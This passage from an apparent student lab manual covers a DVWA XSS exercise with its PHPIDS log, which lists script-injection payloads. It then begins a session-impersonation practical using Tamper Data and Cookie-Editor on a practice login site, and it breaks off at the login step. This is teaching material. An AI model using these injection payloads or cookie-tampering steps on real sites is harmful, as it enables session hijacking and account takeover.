
Username: admin

And then click on "Sign GuestBook" you will be able to see the following message



```
Hacking attempt detected and logged.
Have a nice day.
```

(7)To view intrusion detection go to dvwa security>view IDS log



PHPIDS Log


```
Date/Time: 2010-03-15T23:07:01+00:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /dvwa/security.php?test=%22%3E%3Cscript%3Eeval(window.name)%3C/script%3E
Variable: REQUEST.test="><script>eval(window.name)</script> GET.test="><script>eval(window.name)
</script>
IP: 127.0.0.1

Date/Time: 2019-02-24T12:38:10+01:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /dvwa/vulnerabilities/xss_s/
Variable: REQUEST.mtxMessage=<script>alert("hello")</script> POST.mtxMessage=<script>alert("hello")
</script>
IP: ::1

Date/Time: 2019-02-24T12:48:16+01:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /dvwa/vulnerabilities/xss_s/
Variable: REQUEST.mtxMessage=<script>alert("hi")</script> POST.mtxMessage=<script>alert("hi")</script>
IP: ::1

Date/Time: 2019-02-24T12:48:30+01:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /dvwa/vulnerabilities/xss_s/
Variable: REQUEST.mtxMessage=<script>alert("hi")</script> POST.mtxMessage=<script>alert("hi")</script>
IP: ::1

Date/Time: 2019-02-24T12:50:03+01:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /dvwa/vulnerabilities/sqli/?
id=%3Cscript%3Ealert%28%22hi%22%29%3C%2Fscript%3E&Submit=Submit
Variable: REQUEST.id=<script>alert("hi")</script> GET.id=<script>alert("hi")</script>
IP: ::1

Date/Time: 2019-03-25T07:10:59+01:00
Vulnerability: xss csrf id rfe lfi sqli
Request: /dvwa/vulnerabilities/xss_s/
Variable: REQUEST.mtxMessage=<script>alert("hello")</script> POST.mtxMessage=<script>alert("hello")
</script>
IP: ::1
```

Practical no 7:

Aim:Session impersonation using Firefox and tamper data add-on

(1)Install and open Firefox

After you install and open firefox for the first time a page as shown below will appear



Congrats! You're using the latest version of Firefox.

Get a Firefox Account and all the benefits it unlocks.


By proceeding, you agree to the Terms of Service and Privacy Notice.

One log-in. Power and security everywhere.

Have an account? Log in

Get a Firefox Account – Keep y
New Tab
https://www.mozilla.org/en-US/firefox/66.0.1/whatsnew/?oldversion=65.0.2
Search
Firefox
moz://a
user@example.com
Continue
Create a Firefox Account
Activate Windows
Go to PC settings to activate Windows.
9:10 AM
3/25/2019

(2)Download tamper data-add on from the link: https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum/ and click on "Add to firefox" Tab


Get a Firefox Account – Keep
Tamper Data for FF Quantum
Mozilla Foundation (US)
https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quantum
Search
Developer Hub
Register or Log in
Firefox Add-ons
Explore
Extensions
Themes
More...
Find add-ons
+ Add to Firefox
Activate Windows
Go to PC settings to activate Windows.
9:14 AM
3/25/2019

Tamper Data for FF Quantum
by Pamblam

- Monitor live requests
- Edit headers on live requests
- Cancel live requests
- Redirect live requests

Click the blue cloud in the toolbar to start tampering. When you're done, click it again to stop.

6,066	17	3.7 Stars
Users	Reviews	

5 ★	9
4 ★	2
3 ★	2
2 ★	0
1 ★	4

Rate your experience

How are you enjoying **Tamper Data for FF Quantum**?


Log in to rate this extension

About this extension

It's like the old Tamper Data extension, except it works on modern versions of Firefox.

Other users with this extension also installed

And ,also give permission to add it to your firefox


Get a Firefox Account – Keep
Tamper Data for FF Quantum
Mozilla Foundation (US)
https://addons.mozilla.org/en-US/firefox/addon/tamper-data-for-ff-quan
Search
Developer Hub
Register or Log in
Firefox
More...
Find add-ons
Add
Cancel
Activate Windows
Go to PC settings to activate Windows.
9:15 AM
3/25/2019

Add **Tamper Data for FF Quantum**?
It requires your permission to:

- Access your data for all websites

Tamper Data for FF Quantum
by Pamblam

- Monitor live requests
- Edit headers on live requests
- Cancel live requests
- Redirect live requests

Click the blue cloud in the toolbar to start tampering. When you're done, click it again to stop.

6,066	17	3.7 Stars
Users	Reviews	

5 ★	9
4 ★	2
3 ★	2
2 ★	0
1 ★	4

Rate your experience

How are you enjoying **Tamper Data for FF Quantum**?


Log in to rate this extension

About this extension


It's like the old Tamper Data extension, except it works on modern versions of Firefox.

Other users with this extension also installed

After that you will also be able to see that tamper data extensions has been added to your firefox


Get a Firefox Account – Keep
Tamper Data for FF Quantum
New Tab
Search with Google or enter address
Search
Search the Web
Top Sites
@google
techpanda
localhost
foo
cetcell.mahacet
mccmulund
youtube
rajtechsupport
Highlights
ADDONS.MOZILLA
Tamper Data for FF Quantum – G...
GOOGLE
Google
MOZILLA
Get a Firefox Account – Keep you...
STACKOVERFLOW
Converting json from a file to a ja...
Activate Windows
Go to PC settings to activate Windows.
Learning = self-improvement. Sign up for the Mozilla newsletter to get smart on the issues affecting your life online.
Continue
https://www.google.com
9:16 AM
3/25/2019

(3)Install cookie-editor for firefox from the link: https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/ and click on "Add to firefox" Tab



Cookie-Editor

by Moustachauve


Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.

Also supports Firefox for Android.

Rate your experience

How are you enjoying Cookie-Editor?

you will be able to see that the cookie-editor has been added to your firefox extension.


Get a Firefox Account – Keep
Tamper Data for FF Quantum
Cookie-Editor – Get this Extens
Mozilla Foundation (US)
https://addons.mozilla.org/en-US/firefox/addon/cookie-editor
Search
Firefox Add-ons
Explore
Extensions
Themes
More...
9:22 AM
3/25/2019
Activate Windows
Go to PC settings to activate Windows.

Cookie-Editor has been added to Firefox.
Manage your add-ons by clicking in the ☰ menu.

OK!

Cookie-Editor
by Moustachauve

Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.

Also supports Firefox for Android.

Remove

9,365 Users	16 Reviews	4.9 Stars

5 ★	15
4 ★	0
3 ★	1
2 ★	0
1 ★	0


Rate your experience

How are you enjoying **Cookie-Editor**?

Log in to rate this extension

Screenshots

(4)Go to http://www.techpanda.org/ a page as shown below will appear


Get a Firefox Account – Keep
Login | Personal Contacts Man
www.techpanda.org
Search
Activate Windows
Go to PC settings to activate Windows.
9:24 AM
3/25/2019

Login | Personal Contacts Manager v1.0

Email*

Password*

□ Remember me


Submit

(5)Enter the following Email and password:

Email:admin@google.com

password:Password2010

and after that click on submit.



Login | Personal Contacts Manager v1.0

Email*

admin@google.com


Password*

••••••••••••

